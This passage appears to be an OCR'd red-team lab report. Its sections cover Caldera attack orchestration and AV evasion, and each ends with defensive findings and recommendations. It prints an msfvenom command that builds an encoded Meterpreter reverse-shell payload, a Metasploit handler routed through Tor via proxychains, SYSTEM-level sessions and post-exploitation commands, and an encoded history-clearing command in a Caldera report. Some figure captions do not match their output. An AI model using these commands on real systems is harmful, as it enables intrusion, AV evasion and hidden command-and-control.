


***Figure 2.7 :** Caldera operation running*


~/Downloads/task3_report.json - Mousepad
File Edit Search View Document Help

```
{"name":"task3","host_group":
[{"paw":"ltwnzr","sleep_min":30,"sleep_max":60,"watchdog":0,"group":"red","
architecture":"amd64","platform":"linux","server":"http://
192.168.1.9:8888","upstream_dest":"http://
192.168.1.9:8888","username":"kali","location":"/home/kali/
sandcat","pid":10749,"ppid":4571,"trusted":true,"executors":
["proc","sh"],"privilege":"User","exe_name":"sandcat","host":"kali","contact
":"HTTP","proxy_receivers":{},"proxy_chain":
[],"origin_link_id":"","deadman_enabled":true,"available_contacts":
["HTTP"],"host_ip_addrs":
["192.168.1.9","172.17.0.1"],"display_name":"kali$kali","created":"2025-11-0
1T07:20:14Z","last_seen":"2025-11-01T07:21:03Z","links":
[{"id":"8d091d56-92c9-46b5-81d1-8701a10082da","paw":"ltwnzr","command":"PiA-
kSE9NRS8uYmFzaF9oaXN0b3J5ICYmIHVuc2V0IEhJU1RGSUxF","plaintext_command":"PiA-
kSE9NRS8uYmFzaF9oaXN0b3J5ICYmIHVuc2V0IEhJU1RGSUxF","status":0,"score":0,"ji-
tter":0,"decide":"2025-11-01T07:20:14Z","pin":0,"pid":"10763","facts":
[],"relationships":[],"used":
[],"unique":"8d091d56-92c9-46b5-81d1-8701a10082da","collect":"2025-11-01T07:
20:14Z","finish":"2025-11-01T07:20:14Z","ability":{"ability_id":"43b3754c-
def4-4699-a673-1d85648fda6a","tactic":"defense-
evasion","technique_name":"Indicator Removal on Host: Clear Command
History","technique_id":"T1070.003","name":"Avoid logs","description":"Stop
terminal from logging history","executors":
```

Figure 3.3: *Caldera report showing error.*

3. Advanced Evasion Lab

Activities & Tools:

- Tools: msfvenom, Veil, proxychains, Tor
- Tasks: Create/test obfuscated payloads, bypass network controls

Brief / Evasion Notes:

- Encoded a Metasploit Meterpreter payload with msfvenom and Veil to test AV detection.
- Routed C2 traffic through Tor via proxychains to assess network egress controls.

Log:

Payload ID	Type	AV Detection	Notes

PID001	Meterpreter	Bypassed	Obfuscated payload

Summary:


Obfuscated a Meterpreter payload using msfvenom and Veil; AV tests indicated evasion success in the lab. C2 traffic routed through Tor reduced obvious C2 indicators but introduced latency; network monitoring flagged unusual egress to Tor entry nodes.

Findings:

- Obfuscated payloads evaded default AV signatures in lab tests.
- Tor egress reduced signature clarity but created suspicious network metadata (known Tor endpoints).


Recommendations:

- Employ endpoint behavioral detection, not just signatures (process injection, anomalous parent/child relationships).
- Implement egress filtering and reputation controls for known proxy/Tor endpoints; monitor for unusual TLS handshake patterns.




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -f e
xe -e x86/shikata_ga_nai -i 10 -o obfuscated_payload.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the pa
yload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai chosen with final size 624
Payload size: 624 bytes
Final size of exe file: 7680 bytes
Saved as: obfuscated_payload.exe
```

Figure 3.1: *msfvenom command and parameters used to generate the Meterpreter payload prior to obfuscation.*


win10 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Manage System32
File Home Share View Application Tools
This PC > Local Disk (C:) > Windows > System32
Quick access
Desktop
Downloads
Documents
Pictures
Music
samples
System32
Videos
OneDrive
This PC
Network


Name	Date modified	Type
ntprint	10/7/2025 6:04 PM	Application
ntshrui.dll	10/7/2025 6:04 PM	Application exte
ntvdm64.dll	10/7/2025 6:02 PM	Application exten
obfuscated_payload	10/29/2025 8:27 PM	Application
objsel.dll	10/7/2025 6:06 PM	Application exten
occache.dll	12/7/2019 2:39 PM	Application exten
OcpUpdateAgent.dll	10/7/2025 6:07 PM	Application exten
ocsetapi.dll	10/7/2025 6:03 PM	Application exten
odbc32.dll	10/7/2025 6:06 PM	Application exten
odbcad32	12/7/2019 2:39 PM	Application
odbcbcp.dll	12/7/2019 2:39 PM	Application exten
odbcconf.dll	10/7/2025 6:06 PM	Application exten
odbcconf	12/7/2019 2:39 PM	Application
odbcconf.rsp	12/7/2019 2:39 PM	RSP File
odbccp32.dll	10/7/2025 6:06 PM	Application exten
odbccr32.dll	12/7/2019 2:39 PM	Application exten

Figure 3.2: *Saved payload obfuscate_payload.exe on Windows*




Name	Date modified	Type
ntprint	10/7/2025 6:04 PM	Application
ntshrui.dll	10/7/2025 6:04 PM	Application exte
ntvdm64.dll	10/7/2025 6:02 PM	Application exte
obfuscated_payload	10/29/2025 8:27 PM	Application
objsel.dll		
occache.dll		
OcpUpdateAgent.dll		
ocsetapi.dll		
odbc32.dll		
odbcad32		
odbcbcp.dll		
odbcconf.dll		
odbcconf		
odbcconf.rsp		
odbccp32.dll		
odbccr32.dll		
odbccu32.dll		
odbcint.dll		
odbctrac.dll		
OEMDefaultAssociations.dll		
OEMDefaultAssociations		
oemlicense.dll	10/7/2025 6:02 PM	Application exte

Figure 3.3: *payload obfuscate_payload.exe is runned as admin*




```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start tor.service
sudo systemctl enable tor.service

[sudo] password for kali:
Synchronizing state of tor.service with SysV service script with /usr/lib/systemd
/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable tor
```

Figure 3.4: *proxychains configuration file and Tor connection test output used to route C2 traffic through the Tor network.*




```
┌──(kali㉿kali)-[~]
└─$ proxychains4 msfconsole

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts
[proxychains] DLL init: proxychains-ng 4.17le ... |
```

Figure 3.5: *proxychains4 runtime command example (proxychains4 <command>) and terminal output demonstrating successful connection through the Tor SOCKS proxy.*




```
msf > use exploit/multi/handler
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[*] Using configured payload generic/shell_reverse_tcp
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
msf exploit(multi/handler) > set LHoST [proxychains] DLL init: proxychains-ng 4.1
7
msf exploit(multi/handler) > set LHoST [proxychains] DLL init: proxychains-ng 4.1
7
msf exploit(multi/handler) > set LHoST 192.168.1.5
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
LHoST ⇒ 192.168.1.5
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
```

Figure 3.6: *msfvenom command executed within msfconsole (or terminal) used to generate the payload, including LHOST,*




```
msf exploit(multi/handler) > set lport 4444
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
lport => 4444
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
msf exploit(multi/handler) > set ExitOnSession false
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
ExitOnSession => false
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
msf exploit(multi/handler) > exploit -j
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17

[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17

[*] Started reverse TCP handler on 192.168.1.5:4444
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
```

Figure 3.7: *msfvenom command executed within msfconsole showing LPORT, and encoder parameters.*



```
msf exploit(multi/handler) > sessions -i
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17

Active sessions
===============

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  1         meterpreter x86/windo    NT AUTHORITY\SYSTEM @    192.168.1.5:4444 → 1
            ws                        DESKTOP-J5TPFK7         92.168.1.7:50187 (192
                                                              .168.1.7)
  2         meterpreter x86/windo    DESKTOP-J5TPFK7\test     192.168.1.5:4444 → 1
            ws                       @ DESKTOP-J5TPFK7        92.168.1.7:50193 (192
                                                              .168.1.7)

[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
msf exploit(multi/handler) > sessions -i 1
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[*] Starting interaction with 1...

[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
```

Figure 3.8: *msfconsole handler session output showing an incoming Meterpreter/Shell session, session ID, source IP, and timestamp after payload execution.*



```
meterpreter > sysinfo
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Computer        : DESKTOP-J5TPFK7
OS              : Windows 10 22H2+ (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
meterpreter > getuid
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Server username: NT AUTHORITY\SYSTEM
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
meterpreter > getsystem
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[-] Already running as SYSTEM
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
```

Figure 3.9: *Meterpreter post-exploitation outputs (sysinfo, getuid, getsystem).*

4. Automated Attack Orchestration

Activities & Tools:

- Tools: Caldera, Red Team Automation (RTA)
- Tasks: Automate multi-phase attack scenario

Brief / Orchestration Notes:

- Built an automated chain in Caldera to simulate phishing → exploitation → persistence → data access.
- Validated orchestration reliability and measured detection windows for each phase.

Log :

Phase	TTP	Tool Used	Notes
Exploitation	T1190	Caldera	Automated RCE

Summary:


Used Caldera to orchestrate an automated phishing-to-exploitation chain. Automation revealed timing and correlation gaps in detection; certain detections triggered only after multiple phases completed. Orchestration increased realism and repeatability for detection testing.

Findings:

- Automation uncovered detection blind spots where isolated alerts failed to correlate across phases.
- Timed actions made it harder for manual review to tie steps together.

Recommendations:

- Implement cross-phase correlation rules in SIEM to detect multi-stage chains.
